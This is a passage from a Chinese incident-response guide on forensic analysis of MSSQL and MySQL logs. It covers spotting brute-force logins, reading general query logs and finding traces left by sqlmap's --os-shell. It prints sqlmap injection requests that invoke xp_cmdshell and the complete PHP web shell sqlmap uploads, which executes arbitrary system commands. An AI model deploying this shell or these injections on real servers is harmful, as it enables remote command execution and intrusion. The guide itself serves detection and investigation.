4  http://192.168.204.164  GET     /sql.asp?id=1%3BCREATE%20TABLE%20sqlmapoutput%28id%20INT%20PRIMARY%20KEY%20IDENTITY%2C%20data%20NVARCHAR%284000%29%29--                                               ✓
5  http://192.168.204.164  GET     /sql.asp?id=1%3BDECLARE%20%40kdis%20VARCHAR%288000%29%3BSET%20%40kdis%3D0x6563686f2031%3BINSERT%20INTO%20sqlmapoutput%28data%29%20EXEC%20master..xp_cmdshell%20%40kdi...  ✓
6  http://192.168.204.164  GET     /sql.asp?id=1%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CCHAR%28113%29%2BCHAR%28113%29%2BCHAR%28113%29%2BCHAR%28113%29%2BCHAR%28113%29%2BISNULL%28CAST%28dat...          ✓
7  http://192.168.204.164  GET     /sql.asp?id=1%3BDELETE%20FROM%20sqlmapoutput--                                                                                                                       ✓
```


```
HTTP/1.1 200 OK
Cache-Control: private
Content-Length: 334
Content-Type: text/html
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
Date: Sat, 01 Jun 2019 09:48:13 GMT
Connection: close

select * from admin where id=1;CREATE TABLE sqlmapoutput(id INT PRIMARY KEY IDENTITY, data NVARCHAR(4000))--
```

创建了一个临时表 sqlmapoutput，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看数据库中最近新建的表的结构和内容，可以判断是否发生过sql注入漏洞攻击事件。

检查方法：

1、数据库表检查



2、检查 xp_cmdshell 等存储过程

xp_cmdshell 在 mssql2005 之后的版本中是默认禁止的，查看 xp_cmdshell 是否被启用。

```
Exec master.dbo.xp_cmdshell 'whoami'
```

3、需要结合 web 日志，通过查看日志文件的大小以及审计日志文件中的内容，可以判断是否发生过 sql 注入漏洞攻击事件。

第 5 篇:MySQL 日志分析

常见的数据库攻击包括弱口令、SQL 注入、提升权限、窃取备份等。对数据库日志进行分析，可以发现攻击行为，进一步还原攻击场景及追溯攻击源。

0x01 Mysql 日志分析

general query log 能记录成功连接和每次执行的查询，我们可以将它用作安全布防的一部分，为故障分析或黑客事件后的调查提供依据。

1、查看log配置信息

```
show variables like '%general%';
```

2、开启日志

```
SET GLOBAL general_log = 'On';
```

3、指定日志文件路径

```
#SET GLOBAL general_log_file = '/var/lib/mysql/mysql.log';
```

比如，当我访问 `/test.php?id=1` ，此时我们得到这样的日志：

```
190604 14:46:14        14 Connect    root@localhost on
            14 Init DB    test
            14 Query    SELECT * FROM admin WHERE id = 1
            14 Quit   `
```

我们按列来解析一下：

第一列:Time，时间列，前面一个是日期,后面一个是小时和分钟，有一些不显示的原因是因为这些 sql 语句几乎是同时执行的,所以就不另外记录时间了。


第二列:Id，就是 show processlist 出来的第一列的线程ID,对于长连接和一些比较耗时的 sql 语句,你可以精确找出究竟是那一条那一个线程在运行。

第三列:Command，操作类型，比如 Connect 就是连接数据库，Query 就是查询数据库(增删查改都显示为查询)，可以特定过虑一些操作。

第四列:Argument，详细信息，例如 Connect root@localhost on 意思就是连接数据库，如此类推,接下面的连上数据库之后,做了什么查询的操作。

0x02 登录成功/失败

我们来做个简单的测试吧，使用我以前自己开发的弱口令工具来扫一下，字典设置比较小，2 个用户，4 个密码，共 8 组。



MySQL 中 的 log 记录是这样子：

```
Time                 Id        Command         Argument

190601 22:03:20    98 Connect root@192.168.204.1 on
        98 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
       103 Connect mysql@192.168.204.1 on
       103 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
       104 Connect mysql@192.168.204.1 on
       104 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
```

```
       100 Connect root@192.168.204.1 on
       101 Connect root@192.168.204.1 on
       101 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
        99 Connect root@192.168.204.1 on
        99 Connect Access denied for user 'root'@'192.168.204.1'
(using password: YES)
       105 Connect mysql@192.168.204.1 on
       105 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
       100 Query set autocommit=0
       102 Connect mysql@192.168.204.1 on
       102 Connect Access denied for user 'mysql'@'192.168.204.1'
(using password: YES)
       100 Quit  `
```

你知道在这个口令猜解过程中，哪个是成功的吗？

利用爆破工具，一个口令猜解成功的记录是这样子的：

```
190601 22:03:20     100 Connect root@192.168.204.1 on
     100 Query  set autocommit=0
     100 Quit
```

但是，如果你是用其他方式，可能会有一点点不一样的哦。

Navicat for MySQL 登录：

```
190601 22:14:07   106 Connect root@192.168.204.1 on
             106 Query  SET NAMES utf8
             106 Query  SHOW VARIABLES LIKE 'lower_case_%'
             106 Query  SHOW VARIABLES LIKE 'profiling'
             106 Query  SHOW DATABASES
```

命令行登录：

```
190601 22:17:25   111 Connect root@localhost on
             111 Query  select @@version_comment limit 1
190601 22:17:56   111 Quit
```

这个差别在于，不同的数据库连接工具，它在连接数据库初始化的过程中是不同的。通过这样的差别，我们可以简单判断出用户是通过连接数据库的方式。

另外，不管你是爆破工具、Navicat for MySQL、还是命令行，登录失败都是一样的记录。

登录失败的记录：

```
102 Connect mysql@192.168.204.1 on
102 Connect Access denied for user 'mysql'@'192.168.204.1' (using
password: YES)
```

利用 shell 命令进行简单的分析：

有哪些IP在爆破？

> grep "Access denied" mysql.log |cut -d "'" -f4|uniq -c|sort -nr
>
> 27 192.168.204.1

爆破用户名字典都有哪些？

> grep "Access denied" mysql.log |cut -d "'" -f2|uniq -c|sort -nr
>
> 13 mysql 12 root 1 root 1 mysql

在日志分析中，特别需要注意一些敏感的操作行为，比如删表、备库，读写文件等。关键词：drop table、drop function、lock tables、unlock tables、load_file() 、into outfile、into dumpfile。

敏感数据库表：

> SELECT * from mysql.user、SELECT * from mysql.func


0x03 SQL注入入侵痕迹

在利用 SQL 注入漏洞的过程中，我们会尝试利用 sqlmap 的 --os-shell 参数取得 shell，如操作不慎，可能留下一些sqlmap创建的临时表和自定义函数。我们先来看一下sqlmap os-shell参数的用法以及原理：

1、构造一个 SQL 注入点，开启 Burp 监听 8080 端口

> sqlmap.py -u http://192.168.204.164/sql.php?id=1 --os-shell --proxy=http://127.0.0.1:8080

HTTP 通讯过程如下：



创建了一个临时文件 `tmpbwyov.php` ，通过访问这个木马执行系统命令，并返回到页面展示。

`tmpbwyov.php:`


```
<?php
$c=$_REQUEST["cmd"];@set_time_limit(0);@ignore_user_abort(1);@ini_s
et('max_execution_time',0);$z=@ini_get('disable_functions');if(!emp
ty($z)){$z=preg_replace('/[,
]+/',',',$z);$z=explode(',',$z);$z=array_map('trim',$z);}else{$z=ar
ray();}$c=$c." 2>&1\n";function f($n){global $z;return
is_callable($n)and!in_array($n,$z);}if(f('system'))
{ob_start();system($c);$w=ob_get_contents();ob_end_clean();}elseif(
f('proc_open'))
{$y=proc_open($c,array(array(pipe,r),array(pipe,w),array(pipe,w)),$
t);$w=NULL;while(!feof($t[1]))
{$w.=fread($t[1],512);}@proc_close($y);}elseif(f('shell_exec'))
{$w=shell_exec($c);}elseif(f('passthru'))
{ob_start();passthru($c);$w=ob_get_contents();ob_end_clean();}elsei
f(f('popen')){$x=popen($c,r);$w=NULL;if(is_resource($x))
{while(!feof($x))
{$w.=fread($x,512);}}@pclose($x);}elseif(f('exec'))
{$w=array();exec($c,$w);$w=join(chr(10),$w).chr(10);}else{$w=0;}pri
nt "<pre>".$w."</pre>";?>
```

创建了一个临时表 sqlmapoutput，调用存储过程执行系统命令将数据写入临时表，然后取临时表中的数据展示到前端。

通过查看网站目录中最近新建的可疑文件，可以判断是否发生过 sql 注入漏洞攻击事件。

检查方法：

1、检查网站目录下，是否存在一些木马文件：



2、检查是否有 UDF 提权、MOF 提权痕迹

检查目录是否有异常文件 `mysql\lib\plugin`

> c:/windows/system32/wbem/mof/

检查函数是否删除

> select * from mysql.func

3、结合 web 日志分析。